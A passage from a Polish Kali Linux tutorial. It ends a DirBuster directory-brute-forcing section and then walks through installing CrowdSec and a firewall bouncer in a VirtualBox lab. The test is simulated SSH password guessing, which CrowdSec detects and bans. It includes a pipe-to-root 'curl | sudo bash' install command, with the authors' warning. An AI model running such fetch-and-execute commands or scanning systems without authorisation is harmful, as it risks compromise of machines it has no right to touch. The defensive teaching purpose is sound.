
Mamy też możliwość dostosowania prędkości przeprowadzanego testu (2), jednak należy uważać, aby nie obciążyć serwera. Wybór słownika, z którego skorzystamy ma kluczowe znaczenie dla powodzenia całej akcji, na czas testów wykorzystamy najmniejszy dostarczony przez dirbusterem (3). Mamy też dodatkowe opcje konfiguracji (4), możliwość zawęzić obszar poszukiwań (**Dir to start with**), jeśli wiemy, że strona znajduje się pod konkretnym folderem lub włączyć rekurencyjne wyszukiwanie (**Be recursive**) co może doprowadzić do sporego wydłużenia czasu działania.

Po uruchomieniu możemy na bieżąco śledzić, jakie foldery zostały odkryte, otworzyć je od razu w przeglądarce (PPM). W razie wystąpienia problemów z analizą odpowiedzi do serwera zostaniemy poproszeni o skonstruowanie wyrażenia regularnego, które pozwoli stwierdzić czy strona zasób istnieje. Jest to temat dla bardziej zaawansowanych, dlatego pominiemy go w tym rozdziale.



Wraz z postępem iteracji, będziemy informowani na jakim etapie jest nasze skanowanie, jakie błędy wystąpiły itp.





Zasoby ze zwróconym kodem 200 pozwalają nam stwierdzić, że dany zasób istnieje i w przypadku folderów pozwala na przeprowadzenie metody słownikowej na nowo odkrytym folderze.

## 10. Narzędzia do ochrony przed atakami cybernetycznymi

## 10.1. CrowdSec

**CrowdSec** to zaawansowany program do cyberbezpieczeństwa, który został zaprojektowany w celu ochrony systemów informatycznych przed różnego rodzaju atakami. Wykorzystuje on inteligentne mechanizmy analizy zachowań oraz globalne społecznościowe dane w czasie rzeczywistym, aby identyfikować i blokować potencjalne zagrożenia. Dzięki temu programowi, użytkownicy mogą zwiększyć poziom bezpieczeństwa swoich sieci i chronić się przed atakami cybernetycznymi.

Lista platform, na których można zainstalować CrowdSec:

## Systemy operacyjne

- Linux (w tym Debian, Ubuntu, CentOS, Fedora, itp.)
  - FreeBSD
  - macOS

Chmura

- Amazon Web Services (AWS)
  - Microsoft Azure
  - Google Cloud Platform (GCP)

## Konteneryzacja

- Docker
  - Kubernetes

Inne

- Raspberry Pi (wersja systemu Raspbian)
  - Instalacje na maszynach wirtualnych (VM)



## Środowisko pracy narzędzią

Testowanymi systemami, które zostały wykorzystane, są **Ubuntu Server** w wersji **22.04.2 Long-Term Support** oraz **Kali GNU/Linux Rolling X86\_64** uruchomione za pomocą wirtualizacji maszyny programem Oracle VM VirtualBox w wersji 7.0.6. Ubuntu Linux był systemem, na którym zainstalowano program CrowdSec. Kali Linux pełni funkcję strony **atakującej**.

Specyfikacja i podstawowe informacje o środowisku testowym wyświetlane programem neofetch:


**Uwaga:** Oba systemy zostały zaktualizowane do najnowszej wersji za pomocą dostępnego managera pakietów. Poza przeprowadzeniem aktualizacji nie wprowadzono znaczących zmian tj. wpływających na efekt działania narzędzia. Wprowadzono jedynie kosmetyczne poprawki oraz instalację programu *neofetch*.

### Środowisko pracy maszyn testowych


Testowane środowiska pracują za pomocą wirtualizacji maszyn programem Oracle VM VirtualBox, które połączono w sieci NAT o nazwie **KaliNetwork**. W konfiguracji połączenia ograniczono się do nadania adresu IPv4 oraz włączenia DHCP.

### Proces konfiguracyjny

Dodano sieć NAT w narzędziach VirtualBox o zadanym IPv4



W obu maszynach dodano połączenie do powyższej sieci:



Przydzielone adresy IP maszyn atakującej oraz atakowanej:

```
(kali㉿kali)-[~]
$ ip --brief addr show
lo          UNKNOWN      127.0.0.1/8 ::1/128
eth0         UP          192.168.100.5/24 fe80::20a3:28ae:b785:7827/64

(kali㉿kali)-[~]
$ uname -a
Linux kali 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1kali1 (2023-05-12) x86_64 GNU/Linux

server-vm@ubuntu-vm:~$ ip --brief addr show
lo          UNKNOWN      127.0.0.1/8 ::1/128
enp0s3       UP          192.168.100.4/24 metric 100 fe80::a00:27ff:fe16:becc/64
server-vm@ubuntu-vm:~$ uname -a
Linux ubuntu-vm 5.15.0-72-generic #79-Ubuntu SMP Wed Apr 19 08:22:18 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
```

Sprawdzenie połączenia między środowiskami (polecanie **ping**):

```
(kali㉿kali)-[~]
$ ping 192.168.100.4 #podany adres Ubuntu
PING 192.168.100.4 (192.168.100.4) 56(84) bytes of data.
64 bytes from 192.168.100.4: icmp_seq=1 ttl=64 time=1.53 ms
64 bytes from 192.168.100.4: icmp_seq=2 ttl=64 time=0.794 ms
64 bytes from 192.168.100.4: icmp_seq=3 ttl=64 time=0.695 ms
64 bytes from 192.168.100.4: icmp_seq=4 ttl=64 time=0.843 ms
64 bytes from 192.168.100.4: icmp_seq=5 ttl=64 time=0.849 ms
^C
--- 192.168.100.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4033ms
rtt min/avg/max/mdev = 0.695/0.942/1.530/0.299 ms

server-vm@ubuntu-vm:~$ ping 192.168.100.5 #podany adres Kali Linux
PING 192.168.100.5 (192.168.100.5) 56(84) bytes of data.
64 bytes from 192.168.100.5: icmp_seq=1 ttl=64 time=0.703 ms
64 bytes from 192.168.100.5: icmp_seq=2 ttl=64 time=0.764 ms
64 bytes from 192.168.100.5: icmp_seq=3 ttl=64 time=0.769 ms
64 bytes from 192.168.100.5: icmp_seq=4 ttl=64 time=0.578 ms
64 bytes from 192.168.100.5: icmp_seq=5 ttl=64 time=0.671 ms
^C
--- 192.168.100.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4099ms
rtt min/avg/max/mdev = 0.578/0.697/0.769/0.070 ms
```

Przy tak skonfigurowanych maszynach można przeprowadzić test narzędzia CrowdSec.

**Uwaga:** Prezentowane tutaj testy narzędzia wymagały dodatkowo zaimplementowania, do obu środowisk, *OpenSSH* z racji na charakter przeprowadzanego, przykładowego ataku tj. *atak poprzez SSH*. W dalszej części poradnika, pokazano proces instalacyjny narzędzia CrowdSec, który finalizuje proces konfiguracji.

Sprawdzenie połączenia między środowiskami (**ssh** skrócony komunikat po połączeniu):

```
(kali㉿kali)-[~]
$ ssh server-vm@192.168.100.4
server-vm@192.168.100.4's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)

Last login: Thu May 25 08:41:16 2023
server-vm@ubuntu-vm:~$
```

## Instalacja narzędzia

CrowdSec oferuje działanie z różnymi usługami. Wirtualna maszyna z serwerem Ubuntu, poza wcześniej wytłumaczoną obecnością pakietu *OpenSSH* (pakiet zawarty też w maszynie atakującej tj. Kali), zawiera także zainstalowany *apache2* w celu przetestowania, czy CrowdSec wykryje wszystkie usługi będące w systemie i zainstaluje odpowiednie kolekcje pakietów do ich monitorowania.

Nie została wprowadzona żadna modyfikacja *apache2* i tylko w powyższym celu *apache2* znajduje się w systemie. Instalacja narzędzia przeprowadzona na serwerze Ubuntu/testowanej maszynie.

Przejdzmy do procesu instalacji programu CrowdSec:

### Część 1

- Potrzebujemy polecenia: *curl*. Komendą *which curl* sprawdzimy obecność polecenia.
- Należy zainstalować repozytorium z programem. W tym celu wprowadzono polecenie:  
`curl -s https://packagecloud.io/install/repositories/crowdsec/crowdsec/script.deb.sh | sudo bash`

Koniecznie warto przestrzec, że instalacja za pomocą **curl**, gdzie przekierowywany jest strumień z podniesionymi uprawnieniami (niebieski fragment), jest bardzo niebezpieczne przy uruchamianiu nieznanych skryptów. **Należy się tego wystrzegać** gdy nie znamy dokładnego źródła kodu i nie ufamy autorom danych skryptów. Zachęcamy do weryfikacji skryptów przed instalacją. Skrypt został przed testami sprawdzony, w ramach przygotowań, dlatego zastosujemy tę metodę. Autorzy CrowdSec oferują również instalację krok po kroku. Gorąco zachęcamy do takiej praktyki.

```
server-vm@ubuntu-vm:~$ which curl
/usr/bin/curl ← brak błędów oznacza obecność curl
server-vm@ubuntu-vm:~$ curl -s https://packagecloud.io/install/repositories/crowdsec/crowdsec/script.deb.sh | sudo bash
Detected operating system as Ubuntu/jammy.
Checking for curl...
Detected curl...
Checking for gpg...
Detected gpg...
Detected apt version as 2.4.9
Running apt-get update... done.
Installing apt-transport-https... done.
Installing /etc/apt/sources.list.d/crowdsec_crowdsec.list...done.
Importing packagecloud gpg key... Packagecloud gpg key imported to /etc/apt/keys/crowdsec_crowdsec-archive-keyring.gpg
done.
Running apt-get update... done.
The repository is setup! You can now install packages.
server-vm@ubuntu-vm:~$
```

Repozytorium dodane

- Instalujemy poprzez manager pakietów/ system zarządzania pakietami APT  
Polecenie: **sudo apt install crowdsec**

Można zauważyć że program wykrył obecność usługi apache2 już podczas instalacji

```
e_api_credentials.yaml'
WARN[25-05-2023 16:44:40] Run 'sudo systemctl reload crowdsec' for the new configuration to be effective.
Updating hub
INFO[25-05-2023 16:44:41] Wrote new 752477 bytes index to /etc/crowdsec/hub/.index.json
INFO[25-05-2023:16:44:42] crowdsec_wizard: Installing collection 'crowdsecurity/apache2'
INFO[25-05-2023:16:44:44] crowdsec_wizard: Installing collection 'crowdsecurity/linux'
Created symlink /etc/systemd/system/multi-user.target.wants/crowdsec.service → /lib/systemd/system/crowdsec.service.
You can always run the configuration again interactively by using '/usr/share/crowdsec/wizard.sh -c'
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.
```

Możliwość sprawdzenia zainstalowanych kolekcji poleceniem:

**sudo cscli hub list | cat**


(wynik polecenia obraz niżej) W razie problemów z odczytaniem polecam użyć programu **bat** zamiast **cat** (trzeba doinstalować).

STDIN				
1	<b>COLLECTIONS</b>			
2	<hr/>			
3				
4	Name	♦ Status	Version	Local Path
5	<hr/>			
6	crowdsecurity/apache2	♦♦ enabled	0.1	/etc/crowdsec/collections/apache2.yaml
7	crowdsecurity/base-http-scenarios	♦♦ enabled	0.6	/etc/crowdsec/collections/base-tcp-scenarios.yaml
8	crowdsecurity/http-cve	♦♦ enabled	2.0	/etc/crowdsec/collections/http-cve.yaml
9	crowdsecurity/linux	♦♦ enabled	0.2	/etc/crowdsec/collections/linux.yaml
10	crowdsecurity/sshd	♦♦ enabled	0.2	/etc/crowdsec/collections/sshd.yaml
11	<hr/>			
12	<b>PARSERS</b>			
13	<hr/>			
14				
15	Name	♦ Status	Version	Local Path
16	<hr/>			
17	crowdsecurity/apache2-logs	♦♦ enabled	1.3	/etc/crowdsec/parsers/s01-parse/apache2-logs.yaml
18	crowdsecurity/dateparse-enrich	♦♦ enabled	0.2	/etc/crowdsec/parsers/s02-enrich/dateparse-enrich.yaml
19	crowdsecurity/geoip-enrich	♦♦ enabled	0.2	/etc/crowdsec/parsers/s02-enrich/geoip-enrich.yaml

By wyświetlić listę oraz konfigurować monitorowane kolekcje należy wprowadzić polecenie:

**sudo /usr/share/crowdsec/wizard.sh -c**

Widoczne zainstalowane i monitorowane usługi przez CrowdSec:



Widać, że narzędzie aktywnie monitoruje usługi takie jak apache2 oraz SSH, gdzie za pomocą drugiej z nich, przeprowadzono testy narzędzia.

## Część 2

Zanim przetestujemy działanie naszego narzędzia musimy dokonać dodatkowej instalacji. Program CrowdSec sam z siebie nie ochroni przed możliwymi atakami. W uproszczeniu CrowdSec służy do wykrywania zagrożeń oraz ataków jednak nie posiada mechanizmów, które je zablokują. Jego zadaniem jest tylko wykrywanie. Blokowaniem zajmują się programy zwane (z ang. *bouncers*), które zaalarmowane przez CrowdSec, zapobiegają atakom. Aby wykorzystać w pełni nasze narzędzie zainstalowano dodatkowo *firewall-bouncer*.

- Wpisujemy komendę: **sudo apt install crowdsec-firewall-bouncer-nftables** (instalacja z nftables w związku z użyciem Ubuntu)  
komenda: **which crowdsec-firewall-bouncer** czy zainstalowano poprawnie

```
server-vm@ubuntu-vm:~$ which crowdsec-firewall-bouncer
/usr/sbin/crowdsec-firewall-bouncer
server-vm@ubuntu-vm:~$
```

- Jeśli nie zadziała można spróbować:

```
sudo apt install crowdsec-firewall-bouncer-nftables crowdsec-firewall-bouncer
sudo apt install crowdsec-firewall-bouncer
```

Na tym etapie, po instalacji powyższych pakietów, mamy kompletne rozwiązanie ochrony za pomocą CrowdSec.

Efekt pracy narzędzia/Atak poprzez SSH

#### Dlaczego ochrona połączenia SSH jest ważna?

W kontekście użycia CrowdSec, ochrona SSH jest kluczowa, ponieważ ten program oferuje dodatkowe narzędzia i funkcje, które wspomagają bezpieczeństwo tych połączeń. CrowdSec monitoruje aktywność sieciową i analizuje zachowania użytkowników w czasie rzeczywistym. Dzięki temu może wykrywać próby ataków na protokół SSH, takie jak **próby złamania hasła** czy **brute force**. Działając w połączaniu z systemem logowania SSH, CrowdSec może automatycznie blokować adresy IP, z których dochodzi do podejrzanej aktywności, chroniąc w ten sposób połączenie SSH przed nieautoryzowanymi próbami dostępu. Narzędzie to integruje się z mechanizmami uwierzytelniania SSH, takimi jak klucze publiczne i prywatne, zapewniając w ten sposób wzmacnioną autoryzację. Dodatkowo, oferuje narzędzia do monitorowania, analizy i raportowania zdarzeń związanych z połączeniami, umożliwiając szybką reakcję na potencjalne zagrożenia.

Testujemy połączenie komendą **ping** oraz **SSH** z naszym serwerem przy użyciu emulatora konsoli w Kali Linux:

```
(kali㉿kali)-[~]
└─$ ping 192.168.100.4
PING 192.168.100.4 (192.168.100.4) 56(84) bytes of data.
64 bytes from 192.168.100.4: icmp_seq=1 ttl=64 time=0.660 ms
64 bytes from 192.168.100.4: icmp_seq=2 ttl=64 time=0.680 ms
64 bytes from 192.168.100.4: icmp_seq=3 ttl=64 time=0.655 ms
64 bytes from 192.168.100.4: icmp_seq=4 ttl=64 time=0.652 ms
64 bytes from 192.168.100.4: icmp_seq=5 ttl=64 time=0.707 ms
^C
— 192.168.100.4 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4147ms
rtt min/avg/max/mdev = 0.652/0.670/0.707/0.020 ms

(kali㉿kali)-[~]
└─$ ssh server-vm@192.168.100.4; echo podajemy dobre hasło
server-vm@192.168.100.4's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)
```

Można zauważyć, że otrzymujemy odpowiedź protokołu ICMP (Ping) oraz po wprowadzeniu prawidłowego hasła, za pomocą **ssh**, logujemy się na serwer Ubuntu.

**Spróbujmy teraz przetestować reakcję narzędzia CrowdSec na kilkukrotne błędne wpisanie hasła (brute-force)**

**Brute force** to metoda ataku, w której atakujący próbuje przełamać zabezpieczenia poprzez ciągłe i automatyczne testowanie wszystkich możliwych kombinacji haseł lub kluczy, aż znajdzie poprawne.

**Stan naszego firewalla:**

```
server-vm@ubuntu-vm:~$ sudo systemctl status crowdsec-firewall-bouncer
● crowdsec-firewall-bouncer.service - The firewall bouncer for CrowdSec
   Loaded: loaded (/etc/systemd/system/crowdsec-firewall-bouncer.service; enabled; v>
   Active: active (running) since Thu 2023-05-25 19:14:44 UTC; 47s ago
     Process: 3531 ExecStartPre=/usr/bin/crowdsec-firewall-bouncer -c /etc/crowdsec>
     Process: 3539 ExecStartPost=/bin/sleep 0.1 (code=exited, status=0/SUCCESS)
   Main PID: 3535 (crowdsec-firewa)
      Tasks: 7 (limit: 651)
        Memory: 14.1M
          CPU: 810ms
        CGroup: /system.slice/crowdsec-firewall-bouncer.service
                  └─3535 /usr/bin/crowdsec-firewall-bouncer -c /etc/crowdsec/bouncer
```

W terminalu Ubuntu można prześledzić działanie CrowdSec. Wpisujemy:

```
sudo tail -f /var/log/crowdsec.log
```

**Próba logowania przez Kali (podanie błędnych haseł):**

```
(kali㉿kali)-[~]
└─$ ssh server-vm@192.168.100.4
server-vm@192.168.100.4's password:
Permission denied, please try again.
server-vm@192.168.100.4's password:
Permission denied, please try again.
server-vm@192.168.100.4's password:
server-vm@192.168.100.4: Permission denied (publickey,password).

(kali㉿kali)-[~]
└─$ ssh server-vm@192.168.100.4
server-vm@192.168.100.4's password:
Permission denied, please try again.
server-vm@192.168.100.4's password:
Permission denied, please try again.
server-vm@192.168.100.4's password:
server-vm@192.168.100.4: Permission denied (publickey,password).

(kali㉿kali)-[~]
└─$ ssh server-vm@192.168.100.4
server-vm@192.168.100.4's password:
Permission denied, please try again.
server-vm@192.168.100.4's password:
Permission denied, please try again.
server-vm@192.168.100.4's password:
server-vm@192.168.100.4: Permission denied (publickey,password).
```

Wpisując na Ubuntu komendę możemy zobaczyć czy trafiłyśmy na listę zablokowanych IP:

Komenda: **sudo cscli decisions list**

ID	SOURCE	SCOPE:VALUE	REASON	ACTION	COUNTRY	AS	EVENTS	EXPIRATION	ALERT ID
491	crowdsec	Ip:192.168.100.5	crowdsecurity/ssh-bf	ban			6	3h54m15.557711578s	8

Jak widać na konsoli (obraz wyżej), IP przypisane do Kali Linux, zostało zablokowane z powodu wystąpienia gotowego scenariusza **brute force** oznaczonego jako **ssh-bf**.

Różnica z programem Fail2Ban

CrowdSec i Fail2Ban to popularne narzędzia do detekcji i blokowania podejrzanej aktywności oraz ochrony przed atakami na systemy informatyczne. CrowdSec wykorzystuje sztuczną inteligencję i dane z globalnych źródeł, oferując dynamiczną reakcję i adaptacyjność na nowe zagrożenia. Posiada również rozwiniętą społeczność, co przyczynia się do aktualizacji reguł. Z kolei, Fail2Ban opiera się głównie na analizie logów systemowych i jest mniej dynamiczny pod względem aktualizacji reguł. CrowdSec oferuje ochronę w szerokim zakresie aplikacji i usług, posiada interfejs graficzny i narzędzia do zarządzania, podczas gdy Fail2Ban działa głównie jako narzędzie wiersza poleceń. Wybór między nimi zależy od indywidualnych potrzeb i preferencji.

Przydatne komendy

**cscli alerts list**

- wyświetla listę zgłoszonych alertów, które zostały wygenerowane przez CrowdSec.

**cscli decisions list**

- wyświetla listę podjętych decyzji, takich jak blokowanie adresów IP, dokonanych przez CrowdSec.

**cscli api metrics**

- wyświetla metryki związane z działaniem interfejsu API CrowdSec, takie jak liczba żądań, błędów itp.

**cscli parsers list**

- wyświetla listę dostępnych parserów, które CrowdSec używa do analizy logów i danych.

**cscli scenarios list**

- wyświetla listę dostępnych scenariuszy w CrowdSec, które definiują zasady i działania podejmowane w odpowiedzi na wykryte zagrożenia.

**cscli capi get-decisions**

- pobiera listę podjętych decyzji z połączonego węzła centralnego (CrowdSec API).

**cscli bouncers list**

- wyświetla listę dostępnych "bouncerów" (modułów blokujących) w CrowdSec, które mogą być skonfigurowane do działania z różnymi aplikacjami i usługami.

### **cscli metrics overview**

- wyświetla przegląd metryk związanych z działaniem CrowdSec, takich jak liczba zdarzeń, decyzji, zablokowanych adresów IP itp.

### **cscli version**

- wyświetla informacje o wersji zainstalowanego CrowdSec.

Wersja testowanego programu:

```
server-vm@ubuntu-vm:~$ cscli version
2023/05/25 20:15:57 version: v1.5.1-debian-pragmatic-eddb994c0b48d77b34a3f22b719
dc5716670d2ae
2023/05/25 20:15:57 Codename: alphaga
2023/05/25 20:15:57 BuildDate: 2023-05-17_10:55:40
2023/05/25 20:15:57 GoVersion: 1.20.1
2023/05/25 20:15:57 Platform: linux
2023/05/25 20:15:57 Constraint_parser: >= 1.0, <= 2.0
2023/05/25 20:15:57 Constraint_scenario: >= 1.0, < 3.0
2023/05/25 20:15:57 Constraint_api: v1
2023/05/25 20:15:57 Constraint_acquis: >= 1.0, < 2.0
```

## Podsumowanie

CrowdSec to rozwiązanie mające na celu ochronę serwerów Linux. Jego innowacyjne podejście różni się od innych rozwiązań. CrowdSec wykorzystuje inteligentne decyzje oparte na analizie podejrzanej aktywności, co zapewnia zaawansowaną ochronę. Program jest elastyczny i rozszerzalny, umożliwiając dostosowanie do indywidualnych potrzeb. Dzięki zastosowaniu technologii sztucznej inteligencji i uczenia maszynowego, CrowdSec potrafi wykrywać i blokować zagrożenia, minimalizując ryzyko ataków. Wprowadzenie CrowdSec do infrastruktury serwerowej Linux przyczyni się do zwiększenia poziomu bezpieczeństwa i ochrony przed nieautoryzowanym dostępem.

## 11. SŁOWA PODSUMOWANIA

Na zakończenie poradnika pragniemy podkreślić istotność przeprowadzania eksperymentów związanych z cyberbezpieczeństwem w prywatnych środowiskach. Badanie i testowanie różnych narzędzi oraz technik ma kluczowe znaczenie dla zrozumienia zagrożeń i podniesienia poziomu ochrony naszych systemów i danych.

Jednak ważne jest, aby pamiętać o zachowaniu wszelkich zasad etyki podczas tych eksperymentów. Niezależnie od intencji, przeprowadzanie testów bez odpowiedniego zezwolenia i zgody może naruszać prawa oraz wyrządzać szkody w systemach innych osób. Dlatego zawsze należy działać w ramach prawa i w poszanowaniu prywatności i własności innych.

Eksperymenty cyberbezpieczeństwa w prywatnych środowiskach powinny służyć doskonaleniu naszych umiejętności, zdobywaniu wiedzy oraz podnoszeniu świadomości o zagrożeniach. Wraz z tą świadomością, powinniśmy również stawać się bardziej odpowiedzialnymi użytkownikami Internetu, dbając o bezpieczeństwo swoje i innych.

Pamiętajmy, że cyberbezpieczeństwo to wspólna odpowiedzialność, a nasze działania mogą mieć realne konsekwencje. Dlatego zachęcamy do prowadzenia eksperymentów w odpowiednich warunkach, w prywatnym środowisku i z poszanowaniem etyki. Tylko w ten sposób możemy wspólnie budować bezpieczniejszą przyszłość w cyfrowym świecie.

*Pozdrawiamy i życzymy miłej i bezpiecznej zabawy z Kali Linux :-)*

*Kuba Grzybowski, Kamil Czepiel, Kuba Pluta oraz Arek Sałata*

